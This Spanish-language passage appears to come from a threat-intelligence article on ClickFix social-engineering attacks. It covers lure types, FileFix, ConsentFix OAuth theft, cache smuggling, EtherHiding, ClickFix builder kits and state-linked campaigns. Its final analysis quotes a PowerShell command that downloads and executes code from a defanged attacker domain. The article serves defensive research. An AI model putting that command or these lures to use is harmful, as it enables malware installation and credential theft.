7. Evolución de ClickFix. Fuentes: Huntress, Expel, Push Security, Censys y otros vendors de seguridad.
Según el señuelo
- CAPTCHA o verificación humana falsa. Es el formato más común, con frecuencia imitando a Cloudflare o reCAPTCHA.
- Error del navegador o de un documento. La página simula que el contenido no puede mostrarse.
- Reunión con fallas. En la campaña ClickFake Interview, atribuida por Sekoia a Lazarus, una entrevista laboral falsa mostraba un error de cámara o micrófono y pedía “actualizar el driver”.
- Actualización falsa de Windows. Huntress documentó páginas que imitan la pantalla de Working on updates y ocultan el payload dentro de una imagen PNG.
- Descarga fallida. En la variante DownloadFix, la página simula una descarga interrumpida y ofrece una “herramienta de reparación”.
Según dónde se pega el comando

Imagen 8. Variantes según el lugar donde se pega el comando.
- ClickFix clásico: ventana Ejecutar de Windows (Win + R).
- FileFix: barra de direcciones del Explorador de archivos. La variante fue presentada por el investigador mr.d0x en junio de 2025.
- TerminalFix: PowerShell o la Terminal de Windows, por ejemplo con Win + X (Huntress).
- macOS: la Terminal del sistema.
- ConsentFix: un campo de la propia página web, sin ejecutar nada en el equipo (ver más abajo).
Técnicas de evasión
Además de cambiar de señuelo, muchas campañas incorporan técnicas para dificultar el análisis y la detección.
Fingerprinting
Antes de mostrar el señuelo, la página identifica el sistema operativo, el navegador y posibles señales de que el visitante es un crawler o un entorno de análisis. Si el perfil coincide con la víctima buscada, muestra el ataque; si no, muestra una página vacía o un contenido inofensivo. El fingerprinting no es malicioso por sí solo: la señal aparece al correlacionarlo con el resto de la cadena.
Cache smuggling
Expel documentó una campaña que se hacía pasar por un verificador de cumplimiento de la VPN de Fortinet. El señuelo pedía pegar una ruta en el Explorador de archivos, pero el texto copiado incluía 139 espacios que empujaban el comando real fuera de la vista. Además, el payload no se descargaba: la página lo había cargado como si fuera una imagen, el navegador lo guardó en caché y el script solo tuvo que extraerlo de ahí.

Imagen 9. Cache smuggling. Fuente: Expel (2025).
EtherHiding
En las campañas que combinan ClickFix con EtherHiding, la página comprometida no incluye el dominio de la siguiente etapa: lo obtiene consultando un smart contract en una blockchain pública, como Polygon o BNB Smart Chain. Esto le permite al threat actor cambiar su infraestructura a bajo costo sin modificar los sitios comprometidos. Un investigador de GuidePoint lo describió como una “libreta de direcciones controlada por el atacante”, según Dark Reading.
ConsentFix: ClickFix sin malware
Push Security publicó en diciembre de 2025 una variante que no ejecuta nada en el equipo. La víctima llega desde Google a un sitio comprometido, ingresa su correo en una verificación falsa y luego inicia sesión en la página real de Microsoft. Microsoft la redirige a una URL de localhost que contiene un código de autorización OAuth para Azure CLI, y la página le pide que copie esa URL y la pegue.

Imagen 10. Flujo de ConsentFix. Fuente: Push Security (2025).
Con ese código, el adversario obtiene un token de acceso a la cuenta sin necesidad de la contraseña y sin enfrentar el MFA, que la propia víctima ya completó. El MFA sigue siendo necesario, aunque no cubre qué sucede con lo que se emite después de un inicio de sesión válido.

Imagen 11. Comparación entre ClickFix y ConsentFix.
ClickFix como servicio
Detrás de la mayoría de estas campañas hay un infostealer, un malware diseñado para robar contraseñas, cookies de sesión y billeteras de criptomonedas. Algunos vendors de seguridad señalan a Lumma Stealer como el payload final más frecuente, aunque también se distribuyen troyanos de acceso remoto y loaders. Estos datos alimentan el mercado del malware como servicio (MaaS).
Investigaciones de la industria también describen builders de ClickFix vendidos en foros desde fines de 2024, con suscripciones de entre 200 y 1.500 dólares por mes, plantillas que imitan a Google Meet o Cloudflare y opciones de evasión incluidas.

Imagen 12. La fábrica de ClickFix. Fuente: Unit 42 (2025).
Unit 42 analizó uno de estos kits, el IUAM ClickFix Generator, observado por primera vez en julio de 2025. Permite configurar la plantilla, el comando que se copia al portapapeles, el nivel de ofuscación, el bloqueo de dispositivos móviles y la detección del sistema operativo para entregar un comando distinto a Windows y a macOS. Con este kit se distribuyeron los infostealers DeerStealer y Odyssey.
Las campañas también miden su efectividad. En BackgroundFix, documentada por Huntress, un sitio falso para quitar el fondo de fotos notificaba al operador cada vez que alguien llegaba al paso de pegar el comando.
Campañas recientes que usaron ClickFix
Actores vinculados a Estados
Entre fines de 2024 y principios de 2025, Proofpoint observó a grupos vinculados a Corea del Norte (TA427), Irán (TA450) y Rusia (TA422, también conocido como APT28) incorporando ClickFix en sus campañas. En el caso de APT28, actividad reportada por CERT-UA en octubre de 2024, el señuelo era una planilla falsa de Google con un reCAPTCHA que terminaba en un túnel SSH y Metasploit. Según Proofpoint, ClickFix no cambió la estrategia de estos grupos, pero reemplazó las etapas de instalación y ejecución de cadenas que ya utilizaban.
ClickFake Interview
En marzo de 2025, Sekoia describió una campaña atribuida a Lazarus dirigida a personas que buscaban empleo en empresas de criptomonedas. Durante una entrevista falsa, el sitio mostraba un error de cámara y pedía ejecutar un comando para “actualizar el driver”. En Windows, la cadena instalaba el backdoor GolangGhost; en macOS, un stealer que además solicitaba la contraseña del sistema.
Macfinger
En septiembre de 2026, Brad Duncan publicó en el SANS Internet Storm Center el análisis de una campaña de ClickFix para macOS reportada inicialmente como AMOS (Atomic macOS Stealer). El malware descargaba un binario según la arquitectura del equipo, solicitaba acceso a carpetas personales y a la contraseña del llavero, persistía mediante un LaunchAgent con nombre de Software Update y exfiltraba datos por WebSocket. Duncan concluyó que, por esas diferencias, probablemente no se trataba de AMOS.
Un sitio comprometido con EtherHiding
Como parte de la investigación para la charla, realizamos una búsqueda en VirusTotal Intelligence de páginas HTML que los motores ya identifican como ClickFix o FakeCaptcha:
(engines:clickfix or engines:fakecaptcha) tag:html p:10+ fs:30d+Uno de los resultados, click.html, correspondía a un sitio WordPress comprometido con un bloque de JavaScript ofuscado en varias capas (números, XOR, Base64 y XOR otra vez) que cambiaba en cada visita.

Imagen 13. Hunting en VirusTotal Intelligence. Fuente: análisis propio (octubre de 2026).
Al analizarlo en un entorno controlado, la página consultaba un smart contract en Polygon que devolvía el dominio checkyoubrowse[.]codes, que no figuraba en el código de la página. Luego mostraba una verificación falsa de Cloudflare y copiaba al portapapeles un comando irm 'checkyoubrowse[.]codes/...' | iex, que ejecutaba PowerShell por etapas hasta descargar un archivo comprimido con un ejecutable. El payload final no fue ejecutado.
